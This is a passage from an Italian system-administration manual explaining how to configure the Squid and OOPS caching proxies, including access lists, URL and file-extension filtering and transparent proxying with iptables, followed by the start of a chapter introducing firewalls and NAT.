Squid utilizza file specifici per la registrazione degli eventi, anche quando si utilizza l'opzione '**-s**' per inviare informazioni al registro del sistema. Questi file si trovano nella directory '`/var/log/squid/`'. Quando si invia al servente il segnale '**rotate**' (attraverso l'opzione '**-k**'), si ottiene l'archiviazione dei file, aggiungendo loro un'estensione numerica che ne indica il livello. Per esempio, '`cache.log.0`' rappresenta l'archivio più recente di '`cache.log`'.

356.5.4 Configurazione

La configurazione di Squid avviene attraverso il file '`/etc/squid.conf`', o un altro file se viene usata l'opzione '**-f**'. Questo file è già configurato in modo da permettere a Squid di funzionare in quasi tutte le situazioni, tuttavia sarebbe bene ritoccare qualcosa; per esempio il numero di porta del servizio e il dominio o il gruppo di indirizzi a cui concedere di poterlo utilizzare.

La sintassi del file è molto semplice: ciò che è preceduto dal simbolo '**#**', viene trattato come un commento fino alla fine della riga; le righe bianche e le righe vuote sono ignorate; il resto sono le direttive, composte nel modo seguente:

direttiva [*argomenti*]

Tabella 356.16. Alcune direttive.

Direttiva	Descrizione
`http_port` ***n_porta***...	Permette di modificare la porta predefinita per l'ascolto delle richieste dei clienti. La porta predefinita è 3128. La porta predefinita, oppure quella che viene indicata in questo modo nel file di configurazione, può essere modificata ulteriormente attraverso l'opzione '**-a**', che prende il sopravvento su tutto. Come si vede dal modello sintattico, si può indicare anche più di una porta.
`icp_port` ***n_porta***	Definisce il numero di porta attraverso cui Squid riceve e invia le richieste ICP da e verso i cache proxy prossimi. Il valore predefinito è 3130.

Direttiva	Descrizione
cache_peer ***nodo*** ***tipo*** ***porta_proxy*** ***porta_icp*** [***opzioni***]	Permette di definire l'indirizzo e le caratteristiche di un altro proxy. Il tipo e le opzioni sono rappresentati da diverse parole chiave che permettono di regolare situazioni diverse, ma non ben descritte nella poca documentazione. In generale, dovrebbe andare bene una forma semplificata come quella seguente:
cache_peer ***nodo*** parent ***porta_proxy*** ***porta_icp***	Il numero di porta proxy è lo stesso usato dai clienti per connettersi a quel servente. Trattandosi di Squid potrebbe essere il numero 3128, ma se questo valore è stato modificato nella configurazione di quel servente, occorre ricordarsene anche qui. Il numero della porta ICP è solitamente 3130 (sempre se si tratta di Squid).
hierarchy_stoplist ***parola***...	Permette di indicare un elenco di parole (stringhe) che potrebbero essere contenute in un URI. In presenza di tali URI, non vengono interpellati i proxy vicini. Questa direttiva viene proposta nel file di configurazione predefinito nella forma '**`hierarchy_stoplist cgi-bin ?`**', per escludere tutti gli URI che potrebbero essere riferiti a programmi CGI.
no_cache deny ***nome_acl***...	Permette di indicare una serie di casi in cui, gli oggetti riferiti a URI identificati dai nomi posti come argomento non vengono salvati nella memoria cache. Questa direttiva si affianca a '**`hierarchy_stoplist`**', tanto che solitamente vengono usate entrambe con gli stessi argomenti. I nomi indicati come argomenti di questo comando sono definiti attraverso la direttiva '**`acl`**' (*Access list*). Generalmente si utilizzano le due direttive seguenti per impedire la memorizzazione di oggetti che contengono nel percorso dell'URI le stringhe '**`cgi-bin`**' e '**`?`**': **`acl INTERROGAZIONE urlpath_regex cgi-bin \?`** **`no_cache deny INTERROGAZIONE`**

Direttiva	Descrizione
`cache_mem` ***memoria_ram***	Definisce la quantità di memoria RAM ideale (espressa in mebibyte, corrispondente al simbolo Mibyte) che deve essere riservata per la parte di memoria cache utilizzata più frequentemente. Questa direttiva non definisce il valore massimo; dà solo un'indicazione a Squid, il quale ne può utilizzare in pratica molta di più. Il valore predefinito è di 8 Mibyte.
`maximum_object_size` ***dimensione unità_di_misura***	Permette di definire la dimensione massima, espressa secondo l'unità di misura indicata, di ogni oggetto che viene conservato nella memoria cache. Gli oggetti di dimensione maggiore, non vengono accumulati. Le sigle che si possono usare sono: '**`KB`**' per indicare kibibyte (simbolo: «Kibyte») e '**`MB`**' per indicare mebibyte (simbolo: «Mibyte»).
`cache_dir` ***directory_cache*** [***dimensione primo_livello*** ↩ ↪***secondo_livello***]	Permette di dichiarare una directory da utilizzare per la conservazione della memoria cache (ne possono essere dichiarate anche più di una). La dimensione è un numero che esprime una quantità in mebibyte (simbolo: «Mibyte»); il primo e il secondo livello sono la quantità di directory e sottodirectory in cui deve articolarsi la memoria cache. Se non viene specificata alcuna direttiva '**`cache_dir`**', ne viene definita una in modo predefinito, che dovrebbe corrispondere a '`/var/spool/squid/`'.
`cache_access_log` ***registro_degli_accessi***	Permette di definire il percorso assoluto del file utilizzato per accumulare le registrazioni degli accessi. Di solito si tratta di '`/var/log/squid/access.log`'.
`cache_store_log` ***registro_dell'accumulo***	Permette di definire il percorso assoluto del file utilizzato per accumulare le registrazioni delle operazioni di accumulo e di eliminazione di oggetti della memoria cache. Di solito si tratta di '`/var/log/squid/store.log`'.
`cache_log` ***registro_della_cache***	Accumula informazioni diagnostiche in base al livello stabilito attraverso la direttiva '**`debug_options`**'.

Direttiva	Descrizione
`debug_options` ***sezione*****,** ***livello***	Permette di definire il tipo e la quantità di informazioni diagnostiche da annotare. In generale, si utilizza l'argomento '**`ALL,1`**', dove il numero uno rappresenta il livello minimo, che potrebbe arrivare a un massimo di nove.
`acl` ***nome*** ***tipo*** ***stringa*** `acl` ***nome*** ***tipo*** **"*file*"**	Questa direttiva permette di definire un nome attraverso cui identificare un «controllo di accesso». La cosa si può articolare in modo molto complesso e inizialmente è meglio concentrarsi su alcuni tipi di utilizzo.
`acl` ***nome*** `src` ***indirizzo_ip*****/*****maschera_ip***	Il tipo '**`src`**' permette di identificare un gruppo di indirizzi IP, attraverso la coppia ***indirizzo*****/*****maschera***. A questo gruppo viene attribuito un nome che può essere usato con la direttiva '**`http_access`**', per controllare l'accesso da parte di quel gruppo di indirizzi.
`http_access` {`deny`|`allow`} [`!`] ***nome***...	Permette o vieta l'accesso al servizio da parte dei clienti identificati attraverso i nomi indicati come argomento; nomi che si riferiscono a quanto dichiarato con la direttiva '**`acl`**'. La parola chiave '**`deny`**' vieta l'accesso, mentre '**`allow`**' lo consente. Se un nome viene indicato preceduto immediatamente da un punto esclamativo, allora si intende esprimere il gruppo corrispondente a tutto ciò che non rientra nella classificazione di quel nome. Nella configurazione standard di Squid si concede a qualunque indirizzo di utilizzare il servizio di proxy, mentre sarebbe opportuno fare in modo che questo fosse accessibile solo al segmento di rete per il quale viene attivato.
`cache_effective_users` ***utente*** ***gruppo***	Permette di definire per nome l'utente e il gruppo che vengono utilizzati dal processo che gestisce i file della memoria cache. Di conseguenza, tali file devono essere di proprietà di questo utente e gruppo. Di solito si tratta di '**`nobody`**' e del gruppo relativo; in alternativa, viene usato anche l'utente e il gruppo '**`proxy`**'.

Direttiva	Descrizione
`dns_testnames` ***nome***...	Permette di indicare i nomi di nodi da verificare attraverso un'interrogazione DNS prima di attivare il servizio. Per disattivare questo comportamento, si utilizza l'opzione '**`-D`**'.

Segue la descrizione di alcuni esempi.

- ```
  http_port 8080
  ```
  Definisce la porta 8080 per l'accesso al servizio.

- ```
  http_port 3128 8080
  ```
  Definisce sia la porta 3128, sia la porta 8080 per l'accesso al servizio.

- ```
  icp_port 3130
  ```
  Definisce la porta 3130 per le comunicazioni ICP con i cache proxy vicini.

- ```
  cache_peer 192.168.77.7    parent    8080  3130
  ```
  Indica un nodo da trattare come «vicino» ai fini della funzione di cache proxy (potrebbe essere la cache proxy del proprio ISP). In questo caso viene indicato il numero IP 192.168.7.7, a cui si accede attraverso la porta 8080 e si comunicano i messaggi ICP tramite la porta 3130.

- ```
  cache_mem 4
  ```
  Riduce a 4 Mibyte la dimensione ottimale per la RAM utilizzata come memoria cache (altrimenti verrebbero usati 8 Mibyte in modo predefinito).

- ```
  cache_dir /var/spool/squid 200 16 256
  ```
  Indica la directory da usare per lo scambio su disco, specificando che possono essere usati al massimo 200 Mibyte, strutturando la directory in 16 livelli che si suddividono ulteriormente in 256 sottolivelli.

- ```
  maximum_object_size 2048 KB
  ```
  Riduce a 2 Mibyte la dimensione massima degli oggetti accumulati nella memoria cache (altrimenti questa sarebbe di 4 Mibyte in modo predefinito).

- ```
  #Defaults:
  acl all src 0.0.0.0/0.0.0.0
  acl manager proto cache_object
  acl localhost src 127.0.0.1/255.255.255.255
  acl SSL_ports port 443 563
  acl Safe_ports port 80 21 443 563 70 210 1025-65535
  acl purge method PURGE
  acl CONNECT method CONNECT
  ```
  Quelle che si vedono nell'esempio sono le direttive '**`acl`**' che appaiono nel file '`/etc/squid.conf`' standard. In generale conviene lasciarle come sono. Vengono riportate qui per permettere la comprensione degli esempi mostrati successivamente.

- ```
  #Default configuration:
  http_access allow manager localhost
  http_access deny manager
  http_access allow purge localhost
  http_access deny purge
  http_access deny !Safe_ports
  http_access deny CONNECT !SSL_ports
  ```

  Anche queste direttive sono standard, concedendo poche funzionalità solo agli accessi locali.

- ```
  acl localnet src 192.168.0.0/255.255.0.0
  http_access allow localnet
  http_access allow localhost
  http_access deny all

  icp_access allow localnet
  icp_access allow localhost
  icp_access deny all

  miss_access allow localnet
  miss_access allow localhost
  miss_access deny all
  ```

  Dopo le direttive standard già mostrate in precedenza, questo dovrebbe essere il modo più conveniente di intervenire per limitare l'accesso al servizio, avendo definito il nome '**localnet**' per individuare la rete locale a cui concedere l'accesso (in questo caso 192.168.0.0/16), oltre all'elaboratore locale stesso.

  Si può osservare in particolare che il nome '**all**' viene usato per impedire gli accessi da parte di nodi che non ricadano nel gruppo fissato dal nome '**localnet**' o dal nome '**localhost**'.

Squid può essere configurato in modo da impedire il prelievo di file con estensione particolare; per esempio per evitare che si possano scaricare file musicali, o semplicemente archivi compressi di qualunque genere, nel timore che questo possa comportare la violazione del diritto di autore. Inoltre, si può realizzare un elenco di indirizzi a cui impedire l'accesso, per qualunque ragione morale o legale. A questo proposito, viene mostrato un esempio completo della configurazione di Squid, in cui si annullano le funzionalità di accumulo nella memoria cache, concentrando l'attenzione sulle possibilità di filtro:

```
#
# Indica la porta da cui ricevere le richieste da parte dei clienti.
#
http_port 8080
#
# Individua i percorsi da non prendere in considerazione per la memoria
# cache (standard).
#
hierarchy_stoplist cgi-bin ?
acl QUERY urlpath_regex .*
no_cache deny QUERY
#
# Viene annullata la memoria cache.
```

```
#
cache_mem 0 MB
maximum_object_size 0 KB
#
# Non utilizza il proprio sistema di accumulo dei nomi ottenuti dal DNS.
#
negative_dns_ttl 0 minutes
#
# Definisce alcune direttive ACL per individuare dei file in base
# all'estensione. In seguito, le richieste che coincidono con queste
# direttive ACL vengono bloccate.
#
acl ban_mp3     url_regex -i \.mp3$
acl ban_ogg     url_regex -i \.ogg$
acl ban_mpeg    url_regex -i \.mpeg$
acl ban_mpg     url_regex -i \.mpg$
acl ban_tar_gz  url_regex -i \.tar\.gz$
acl ban_zip     url_regex -i \.zip$
acl ban_exe     url_regex -i \.exe$
acl ban_vfw     url_regex -i \.vfw$
acl ban_avi     url_regex -i \.avi$
acl ban_asx     url_regex -i \.asx$
acl ban_qt      url_regex -i \.qt$
acl ban_ram     url_regex -i \.ram$
acl ban_rm      url_regex -i \.rm$
#
# Definisce una direttiva ACL per individuare una serie di
# indirizzi (URI), completi o parziali, a cui successivamente
# si vuole bloccare l'accesso. Il file /etc/squid-banlist è un
# file di testo puro contenente questo elenco di indirizzi.
#
acl banlist   url_regex "/etc/squid-banlist"
#
# Definisce delle direttive ACL per individuare gli accessi in base
# agli indirizzi IPv4 di origine e in base alla funzione amministrativa
# (standard, a parte la definizione delle reti locali).
#
acl all src 0.0.0.0/0.0.0.0
acl manager proto cache_object
acl localhost src 127.0.0.1/255.255.255.255
acl localnets src 10.0.0.0/255.0.0.0
acl localnets src 172.16.0.0/255.240.0.0
acl localnets src 192.168.0.0/255.255.0.0
#
# Definisce delle direttive ACL per individuare gli accessi in base
# alla porta TCP di destinazione (standard).
#
acl SSL_ports port 443 563
#
acl Safe_ports port 80          # http
acl Safe_ports port 21          # ftp
acl Safe_ports port 443 563     # https, snews
acl Safe_ports port 70          # gopher
```

```
acl Safe_ports port 210         # wais
acl Safe_ports port 1025-65535  # unregistered ports
acl Safe_ports port 280         # http-mgmt
acl Safe_ports port 488         # gss-http
acl Safe_ports port 591         # filemaker
acl Safe_ports port 777         # multilink http
acl Safe_ports port 901         # SWAT
#
# Definisce delle direttive ACL per individuare degli accessi
# con richieste particolari (standard).
#
acl purge method PURGE
acl CONNECT method CONNECT
#
# Consente l'accesso alla funzionalità amministrativa solo dal nodo
# locale (standard).
#
http_access allow manager localhost
http_access deny manager
#
# Consente l'accesso alla funzionalità «PURGE» solo dal nodo
# locale (standard).
#
http_access allow purge localhost
http_access deny purge
#
# Impedisce l'accesso a porte che si ritiene facciano riferimento
# a servizi che non sono gestibili (standard).
#
http_access deny !Safe_ports
#
# Consente il metodo «CONNECT» solo verso porte adatte (standard).
#
http_access deny CONNECT !SSL_ports
#
# Blocca l'accesso a risorse che corrispondono a file con estensioni
# particolari, come definito in precedenza con le direttive ACL.
#
http_access deny ban_mp3
http_access deny ban_ogg
http_access deny ban_mpeg
http_access deny ban_mpg
http_access deny ban_tar_gz
http_access deny ban_zip
http_access deny ban_vfw
http_access deny ban_avi
http_access deny ban_asx
http_access deny ban_qt
http_access deny ban_ram
http_access deny ban_rm
#
http_access deny banlist
#
```

```
# Consente l'accesso al proxy soltanto al nodo locale e a tutti i nodi
# delle reti locali (con indirizzi privati).
#
http_access allow localhost
http_access allow localnets
http_access deny all
```

Il file '`/etc/squid-banlist`' potrebbe contenere righe simili all'estratto seguente:

```
192.168.1.96
supersesso.dg
dinkel.brot.dg/~tizio/sesso
```

Un elenco più consistente di indirizzi da evitare, diviso per categoria, può essere ottenuto presso ⟨*http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/blacklists.tar.gz* ⟩.

Se si vuole realizzare un proxy trasparente (capitolo 359), è necessario ridirigere il traffico che sarebbe destinato alla porta 80, alla porta presso la quale Squid è in ascolto localmente (negli esempi è sempre stata usata la porta 8080 per questo scopo). Con un kernel Linux si può usare Iptables con un comando simile a quello seguente, dove si suppone che l'interfaccia '**`eth1`**' sia quella rivolta verso la rete locale che si intende servire:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪           -j REDIRECT --to-port 8080 [Invio]
```

Inoltre, Squid deve contenere le direttive seguenti nel file di configurazione:

```
httpd_accel_host virtual
httpd_accel_port 80
httpd_accel_with_proxy on
httpd_accel_uses_host_header on
```

Si osservi che con un sistema GNU/Linux non è possibile realizzare un proxy trasparente nell'ambito dello stesso elaboratore locale; ovvero, non è possibile fare in modo che il proxy trasparente si occupi anche del traffico generato localmente. Infatti, per ottenere questo risultato occorrerebbe una ridirezione del traffico uscente:

```
# iptables -t nat -A OUTPUT -p tcp --dport 80 ↩
↪           -j REDIRECT --to-port 8080 [Invio]
```

Tuttavia, in questo modo si otterrebbe di ridirigere anche il traffico generato dallo stesso proxy, impedendo così di accedere alla porta 80.

356.5.5 Binari accessori

Squid si compone del binario '**`squid`**' e di altri accessori, con funzioni specifiche, avviati da questo. Si tratta di '**`dnsserver`**', '**`pinger`**' e '**`unlinkd`**', che potrebbero trovarsi nella directory '`/usr/lib/squid/`', proprio perché non sono fatti per essere usati direttamente.

'**`dnsserver`**' viene usato per le interrogazioni DNS e solitamente ne vengono avviate diverse copie per accelerare le operazioni.

‘**pinger**’ viene usato per il protocollo ICMP; in particolare deve funzionare con i privilegi dell’utente ‘**root**’. Per questo motivo, è normale che appartenga a ‘**root**’ è che abbia il bit SUID attivato (SUID-root).

‘**unlinkd**’ è un programma molto semplice che serve a cancellare file: cancella di volta in volta i file i cui nomi gli vengono forniti attraverso lo standard input. L’utilità di un tale programma sta nel non dover avviare ogni volta un nuovo processo per la cancellazione di ogni singolo file.

356.5.6 Interrogazione CGI

Squid fornisce un programma CGI per l’interrogazione del servizio proxy da parte dell’amministratore. Se viene installato correttamente, vi si dovrebbe accedere attraverso l’indirizzo *http://localhost/cgi-bin/cachemgr.cgi*. La configurazione predefinita di Squid dovrebbe escluderne l’utilizzo da parte di utenti che accedono da nodi differenti da *localhost*.

Figura 356.30. La maschera di ‘**cachemgr.cgi**’.

Come si vede dalla figura 356.30, è necessario indicare almeno il nome del servente e il numero di porta del proxy.

356.6 OOPS

OOPS [2] è un programma specifico per la gestione di una cache proxy, relativamente più leggero di altri dal punto di vista elaborativo, che comunque è in grado di fornire le funzionalità principali di questo tipo di servizio. Da un punto di vista «pratico», un aspetto importante di OOPS sta nel fatto che la sua memoria cache può essere costituita anche da un solo file molto grande.

Quando si installa OOPS da un pacchetto già pronto per la propria distribuzione GNU, dovrebbe essere predisposto automaticamente lo script della procedura di inizializzazione del sistema

che consente di avviare e fermare il servizio in modo semplice, con un comando simile a quello seguente:

```
/etc/init.d/oops start|stop
```

OOPS si compone del demone '**oops**', che normalmente viene avviato sullo sfondo e avvia a sua volta più copie di se stesso. Se inizialmente OOPS viene avviato con i privilegi dell'utente '**root**', questo può funzionare successivamente con privilegi minori, associati a un utente fittizio apposito (per esempio potrebbe trattarsi dell'utente e del gruppo '**proxy**'). Naturalmente, la scelta dell'utenza in questione non è casuale e di conseguenza devono essere organizzati i permessi di accesso ai file che OOPS deve utilizzare durante il funzionamento; pertanto, generalmente conviene affidarsi a quanto già predisposto da chi ha realizzato il pacchetto applicativo per la propria distribuzione GNU.

La configurazione è naturalmente l'aspetto più importante dell'utilizzo di OOPS. Si tratta di un file di configurazione, che eventualmente può importare porzioni di configurazione in file esterni, oltre che elenchi di nomi per le regole ACL. Il file di configurazione potrebbe essere precisamente '/etc/oops/oops.cfg', ma può essere cambiato utilizzando l'opzione '**-c**', come descritto nella pagina di manuale *oops(8)*.

Il file di configurazione è un file di testo, dove le righe che iniziano con il simbolo '**#**' sono ignorate, assieme a quelle bianche o vuote. Le direttive più comuni occupano una riga soltanto, mentre possono essere presenti delle sezioni che contengono insiemi di direttive riferite a un contesto particolare. In generale, la documentazione originale, riferita alla configurazione, va letta tenendo a fianco un esempio del file di configurazione standard, che contiene molte direttive commentate.

Tabella 356.31. Alcune direttive di configurazione.

Direttiva	Descrizione
include ***file***	Include un file esterno come parte della configurazione.
http_port ***n_porta***	Permette di modificare la porta predefinita per l'ascolto delle richieste dei clienti. La porta predefinita è 3128.
icp_port ***n_porta***	Definisce il numero di porta attraverso cui OOPS riceve e invia le richieste ICP da e verso i cache proxy prossimi. Il valore predefinito è 3130.
userid ***nome_utente***	Specifica il nome di un utente fittizio; questo serve a OOPS per funzionare con privilegi ridotti.
stop_cache ***stringa***	Permette di indicare una stringa che potrebbe essere contenuta in un URI. Tali URI non vengono accumulati nella memoria cache. Di solito si fa questo per i documenti che sono da ritenere dinamici.
mem_max ***memoria_ram***m	Definisce la quantità di memoria centrale massima (espressa in mebibyte, corrispondente al simbolo Mibyte, se il valore è seguito dalla lettera «m» minuscola, come nel modello) che OOPS può utilizzare.

Direttiva	Descrizione
`lo_mark` ***memoria_ram***`m`	Definisce un livello di guardia nell'utilizzo della memoria centrale massima (espressa in mebibyte, corrispondente al simbolo Mibyte, se il valore è seguito dalla lettera «m» minuscola, come nel modello) che OOPS utilizza; quando si supera tale livello, gli oggetti corrispondenti agli indirizzi che OOPS raggiunge vengono salvati nello spazio su disco. Il valore di '**`lo_mark`**' deve essere inferiore a '**`mem_max`**' e in generale è conveniente che sia pari esattamente alla metà di '**`mem_max`**'.
`maxresident` ***dimensione***`m`	Permette di definire la dimensione massima (in questo caso espressa in mebibyte) di ogni oggetto che viene conservato nella memoria cache. Gli oggetti di dimensione maggiore, non vengono accumulati.

`storage {`
    `path` ***percorso;***
    `size` ***n***`m;`
`}`
`storage {`
    `path` ***percorso;***
    `size auto;`
`}`
	Questa sezione consente di specificare il percorso assoluto del file usato per accumulare la memoria cache e la sua dimensione (in questo caso in mebibyte). Il file potrebbe essere '`/var/spool/ops/storages/oops_storage`'. Si osservi che questi file, prima di poter essere utilizzati devono essere inizializzati con l'opzione '**`-z`**' dell'eseguibile '**`oops`**'.

`logfile` ***percorso*** `accesslog` ***percorso*** `pidfile` ***percorso*** `statistics` ***percorso***	Queste direttive, rispettivamente, consentono di specificare i file usati da OOPS per annotare: informazioni diagnostiche sul funzionamento, gli accessi, il numero PID del processo principale e un riassunto statistico.
`local-networks` ***indirizzo/n_bit...***	Consente di specificare diversi gruppi di indirizzi da considerare locali, che pertanto non richiedono l'accumulo da parte di OOPS.

`group` ***nome*** `{`
    `networks` ***indirizzo/n_bit...;***
    `[redir_mods transparent;]`
    `badports` ***elenco_porte;***
    `http {`
        `allow dstdomain *;`
    `}`
`}`
	Quello che si vede è un modello tipo per la definizione di un gruppo. Si tratta precisamente di una sezione che individua un insieme di indirizzi da cui provengono le richieste, allo scopo di concedere o meno dei privilegi.

Direttiva	Descrizione
`module transparent {` `myport` ***porta*** `}`	Consente di attivare la gestione necessaria in caso di proxy trasparente e va usata assieme alla direttiva '**`redir_mods transparent`**' nel gruppo coinvolto. La porta deve corrispondere a quella specificata nella direttiva '**`http_port`**'.
`acl` ***nome tipo stringa*** `acl` ***nome tipo*** `include:`***file***	Questa direttiva permette di definire un nome attraverso cui identificare un «controllo di accesso». La cosa si può articolare in modo molto complesso e inizialmente è meglio concentrarsi su alcuni tipi di utilizzo.
`acl_deny` [`!`] ***nome***...	Vieta l'accesso al filtro di accesso identificato dal nome; se si indicano più nomi, si intendono combinare con l'operatore booleano AND. A questo proposito, un nome preceduto dal punto esclamativo inverte il senso di ciò che rappresenta.

Viene mostrato un esempio completo di configurazione, abbastanza semplificato, in cui appaiono anche diverse regole usate per impedire di raggiungere oggetti che terminano con una certa estensione, che contengono parole chiave sospette (perché possono fare supporre contenuti non appropriati in realtà particolari) o che appartengono a un elenco di domini ritenuti non adatti. Si osservi che questa configurazione consente il funzionamento in qualità di proxy trasparente, se viene predisposta la ridirezione necessaria del traffico TCP, porta 80, verso la porta del proxy, che in questo caso è 8080.

Listato 356.32. Esempio di configurazione completa di OOPS.

```
##
## /etc/oops/oops.cfg
##
#
# Porta da cui ricevere le richieste da parte dei clienti.
#
http_port 8080
#
# Modifica del numero UID efficace subito dopo l'avvio. Deve essere
# conforme al modo in cui OOPS è stato installato, oppure va
# rimossa la direttiva.
#
userid  proxy
#
# Registri e statistiche sul funzionamento e sull'utilizzo di OOPS.
#
logfile         /var/log/oops/oops.log
accesslog       /var/log/oops/access.log
pidfile         /var/run/oops/oops.pid
statistics      /var/run/oops/oops_statfile
#
# Memoria centrale disponibile per OOPS.
```

```
#
mem_max         32m
#
# Quantità massima di oggetti in memoria centrale.
#
lo_mark         8m
#
# Scadenza dei documenti.
#
default-expire-value    7
ftp-expire-value        7
max-expire-value        30
last-modified-factor    5
default-expire-interval 1
#
# Spazio libero in percentuale.
#
disk-low-free   10
disk-ok-free    20
#
# Force_http11 - turn on http/1.1 for each request to document server
# This option required if module 'vary' used.
#
force_http11
#
# Fa in modo di verificare sempre che i dati siano aggiornati.
#
always_check_freshness
#
# Dimensione massima di un singolo oggetto memorizzato.
#
maxresident     1m
#
# Aggiunge informazioni sulle intestazioni HTTP.
#
insert_x_forwarded_for  yes
insert_via              yes
#
# ACL standard
#
acl     MSIE            header_substr   user-agent MSIE
acl     ADMINS          src_ip          127.0.0.1
acl     PURGE           method          PURGE
acl     CONNECT         method          CONNECT
acl     SSLPORT         port            443
#
acl_deny PURGE !ADMINS
acl_deny CONNECT !SSLPORT
#
# Definisce alcune direttive ACL per individuare dei file in base
# all'estensione. In seguito, le richieste che coincidono con queste
# direttive ACL vengono bloccate.
#
```

```
acl BAN_mp3     urlregex \.mp3$
acl BAN_ogg     urlregex \.ogg$
acl BAN_mpeg    urlregex \.mpeg$
acl BAN_mpg     urlregex \.mpg$
acl BAN_tar_gz  urlregex \.tar\.gz$
acl BAN_zip     urlregex \.zip$
acl BAN_exe     urlregex \.exe$
acl BAN_vfw     urlregex \.vfw$
acl BAN_avi     urlregex \.avi$
acl BAN_asx     urlregex \.asx$
acl BAN_qt      urlregex \.qt$
acl BAN_ram     urlregex \.ram$
acl BAN_rm      urlregex \.rm$
#
acl_deny BAN_mp3
acl_deny BAN_ogg
acl_deny BAN_mpeg
acl_deny BAN_mpg
acl_deny BAN_tar_gz
acl_deny BAN_zip
acl_deny BAN_vfw
acl_deny BAN_avi
acl_deny BAN_asx
acl_deny BAN_qt
acl_deny BAN_ram
acl_deny BAN_rm
#
# Aggiunge un file esterno contenente nomi di dominio a cui
# impedire l'accesso.
#
acl      BAN_blacklists_drugs  dstdom  include:/etc/oops/blacklists/drugs
acl_deny BAN_blacklists_drugs
#
# Non conserva pagine CGI.
#
stop_cache      ?
stop_cache      cgi-bin
#
# Reti locali (tutte le reti private).
#
local-networks  10/8 192.168/16 172.16/12
#
# Gruppi.
#
group   world   {
        networks        0/0;
        redir_mods      transparent;
        badports        [0:79],110,138,139,513,[6000:6010];
        http {
                allow   dstdomain * ;
        }
}
#
```

```
# Accumulo dati su disco.
#
storage {
        path /var/spool/oops/storages/oops_storage ;
        size auto ;
}
#
# Messaggi di errore.
#
module err {
        template /etc/oops/err_template.html
        lang us
}
#
# Socket di dominio Unix usato OOPS
#
module oopsctl {
        socket_path     /var/run/oops/oopsctl
        html_refresh    300
}
#
# Modulo "Vary"
#
module  vary {
        user-agent      by_charset
        accept-charset  ignore
}
#
# Proxy trasparente.
#
module  transparent {
        myport                  8080
}
#
# Registro degli accessi scritto come se fosse il registro di un servente
# HTTP comune, adatto all'elaborazione con Webalizer o programmi simili.
# Si veda la documentazione originale per la spiegazione del significato
# delle metavariabili %...
#
module customlog {
        path    /var/log/oops/access_webalizer
        format  "%h->%A %l %u [%t] \"%r\" %s %b \"%{User-Agent}i\""
}
#
# Indici
#
module  berkeley_db {
        dbhome  /var/spool/oops/DB
        dbname  dburl
}
```

Per attivare la memoria cache su disco, secondo quanto appare in questo esempio di configura-

zione, occorre predisporre il file '/var/spool/oops/storages/oops_storage' nel modo seguente. Si osservi che si decide di utilizzare un file da 512 Mibyte e si presume che il file di configurazione sia precisamente '/etc/oops/oops.cfg':

```
# cd /var/spool/oops/storages [Invio]
```

```
# dd if=/dev/zero of=oops_storage bs=1k count 512k [Invio]
```

```
# chown proxy: oops_storage [Invio]
```

```
# oops -z -c /etc/oops/oops.cfg [Invio]
```

Verso la fine del file di configurazione di esempio appare la sezione '**module customlog**' con cui viene dichiarato il file '/var/log/oops/access_webalizer' che OOPS deve compilare utilizzando un formato particolare (questo file si affianca quello standard della direttiva '**accesslog**'. In questo caso, il modello per la costruzione di questo file è tale da essere compatibile con quello comune dei serventi HTTP, pertanto diventa compatibile anche con Webalizer (sezione 349.2), che così può essere usato per analizzare meglio in che modo viene usato il proxy.

Si ricorda che in un sistema GNU/Linux è necessario dare un comando simile a quello seguente per ottenere in pratica la funzionalità di proxy trasparente, tenendo anche conto che ciò riguarda soltanto gli altri nodi che si avvalgono del proxy in qualità di router:

```
# iptables -t nat -A PREROUTING -p tcp --dport 80 -i eth1 ↩
↪         -j REDIRECT --to-port 8080 [Invio]
```

In questo caso, l'interfaccia di rete '**eth1**' è quella rivolta verso la rete che si vuole controllare.

356.7 Riferimenti

- *Squid Web Proxy Cache*

  ⟨http://www.squid-cache.org/⟩

- Stefano Tagliaferri, *Squid proxy server*

  ⟨http://merlino.merlinobbs.net/Squid-Book/⟩

- *SquidGuard blacklist*

  ⟨http://www.squidguard.org/blacklist/⟩

  ⟨http://ftp.teledanmark.no/pub/www/proxy/squidGuard/contrib/blacklists.tar.gz⟩


[1] **Squid** GNU GPL

[2] **OOPS** GNU GPL

Capitolo 357 Introduzione ai concetti di firewall e di NAT/PAT

All'interno di una rete, il firewall è un componente che serve a proteggerne una parte rispetto al resto. Di solito, si tratta di qualcosa che si interpone tra una rete interna e una rete esterna, come Internet, per evitare un accesso indiscriminato alla rete interna da parte di nodi collocati all'esterno di questa.

Il firewall, a parte il significato letterale del nome, è una sorta di filtro (passivo o attivo) che si interpone al traffico di rete. Come tale, deve essere regolato opportunamente, in base agli obiettivi che si intendono raggiungere.

Figura 357.1. Il firewall è un filtro che si interpone tra una rete interna e una rete esterna.

Generalmente, i compiti del firewall vengono svolti da un elaboratore configurato opportunamente, munito di almeno due interfacce di rete: una per l'accesso alla rete esterna e una per la rete interna.

Il NAT (*Network address translation*) è un procedimento attraverso cui si modificano gli indirizzi IP, generalmente allo scopo di consentire a una rete privata di accedere all'esterno. Spesso, questa funzionalità si integra con quella di firewall.

357.1 Cosa può essere un firewall

Il firewall elementare è un elaboratore con due interfacce di rete, per le quali sono stati definiti gli instradamenti nel modo consueto, ma dove è stato impedito il transito del traffico tra un'interfaccia e l'altra.

L'utilità di un filtro del genere è minima. Probabilmente si potrebbe utilizzare come servente SMTP e come punto di arrivo per i messaggi di posta elettronica, che gli utenti della rete interna potrebbero scaricare attraverso un protocollo come POP3, o IMAP. Inoltre, gli utenti che desiderano accedere alla rete esterna, potrebbero utilizzare il protocollo TELNET per collegarsi al firewall per poi avviare da lì il programma cliente adatto all'operazione che vogliono compiere.

